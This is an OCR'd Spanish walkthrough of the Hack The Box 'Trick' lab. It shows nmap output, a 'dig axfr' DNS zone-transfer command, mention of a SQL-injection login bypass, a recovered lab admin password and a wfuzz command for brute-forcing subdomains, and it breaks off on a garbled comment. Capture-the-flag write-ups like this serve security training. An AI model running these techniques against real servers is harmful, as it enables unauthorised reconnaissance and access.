
HACKTHEBOX: Trick – Labs: EASY

Desarrollado por: Zuly Vargas

Conceptos importantes:

DNS: El protocolo DNS (Domain Name Service) ayuda a los usuarios de Internet y a los dispositivos de red a descubrir sitios web utilizando nombres de host legibles por el ser humano, en lugar de direcciones IP numéricas.




Tomado de: https://devopedia.org/domain-name-system

Transferencia de Zona: Es el proceso donde un servidor DNS proporciona una copia de su base de datos(zona) a otro servidor, esto puede tener varios motivos como sincronización, nuevos servidores secundarios etc. Esta actividad puede traer consigo vulnerabilidades, por lo que es aconsejable estableces a que IP's se encuentra autorizada la transferencia de zona con el fin de evitar ataques donde un tercero malicioso pueda obtener estos registros sin permisos.

DESARROLLO PASO A PASO:

1. Se configura la VPN y se verifica con el comando ping que sea accesible la máquina victima:




2. Se verifican los puertos abiertos y la versión de sus servicios:


```
┌─[parrot@parrot]─[~]
└──╼ $nmap -sV -sC 10.10.11.166
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 17:20 -05
Nmap scan report for 10.10.11.166
Host is up (0.11s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE    SERVICE    VERSION
22/tcp   open     ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp   open     smtp       Postfix smtpd
|_smtp-commands: debian.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS
53/tcp   open     domain     ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp   open     http       nginx 1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-server-header: nginx/1.14.2
1935/tcp filtered rtmp
2160/tcp filtered apc-2160
2288/tcp filtered netml
2702/tcp filtered sms-xfer
2968/tcp filtered enpp
5999/tcp filtered ncd-conf
8088/tcp filtered radan-http
Service Info: Host:  debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Se encuentran varios puertos abiertos. Se empieza por encontrar vulnerabilidades en el servicio http.

3. Se ingresa a la dirección IP desde el navegador:




No se encuentra algo útil o interesante. Se buscan los subdominios con gobuster pero no se encuentra nada:



4. Existes otras opciones para encontrar información asociada a una IP. El comando dig se utiliza para recopilar información del DNS. Significa Domain Information Groper, y recoge datos sobre los registros de los servidores de nombres de dominio. En este caso, se consulta el subdominio trick.htb junto a la IP de la máquina victima con el objetivo de encontrar otros subdominios o vhost asociados a este.
   Recursos útiles: https://www.ibm.com/docs/en/aix/7.1?topic=d-dig-command https://www.geeksforgeeks.org/dig-command-in-linux-with-examples/


   En un primer intento, solo se encuentra la información DNS de la máquina atacante:



La herramienta dig permite realizar un ataque de **transferencia de zona.** En este se específica el tipo (axfr o ixfr) y permite traer los registros de un servidor DNS en la IP o dominio que se le indique.


Comando: dig **@10.10.11.166** trick.htb

Indicando la IP:




Indicando la IP y el dominio. Se encuentra un dominio del cual no se tenía información anteriormente:


Comando: dig axfr @10.10.11.166 trick.htb




Al ingresar desde el navegador se obtiene un login escrito en php:




5. Se intentan diferentes opciones para una inyección SQL. Finalmente se obtiene ingreso con la siguiente opción:




Se muestra el siguiente panel de administrador. Se busca algo útil entre las diferentes opciones:




Hay diferentes pestañas donde es posible editar datos:



Se puede editar el usuario admin:



Inspeccionando para obtener la contraseña:



SuperGucciRainbowCake

Se intenta ingresar al servicio ssh con estas credenciales, pero no se obtiene éxito.

Este "payroll" resulta interesante, por lo que podría intentarse encontrar otros subdominios con la subcadena preprod, como con otras áreas o funciones, como setting, info etc.

6. Para lo mencionado anteriormente se usa la herramienta wfuzz el cual es un *web fuzzer* que permite identificar las rutas activas en un sitio web. Esta junto a un diccionario de palabras comunes permite hacer un ataque de fuerza bruta para encontrar otros subdominios:

   Comando: wfuzz -c -t 200 --hl=83 -w list-subdomains.txt -H "Host: preprod-FUZZ.trick.htb" -u 10.10.11.166

   Se utiliza el siguiente filtro:

```
// Codigo "200-OK", pagina correcta y la respuesta tiene más de 100 lineas y menos de 200tenemos más de 200 lineas.
```

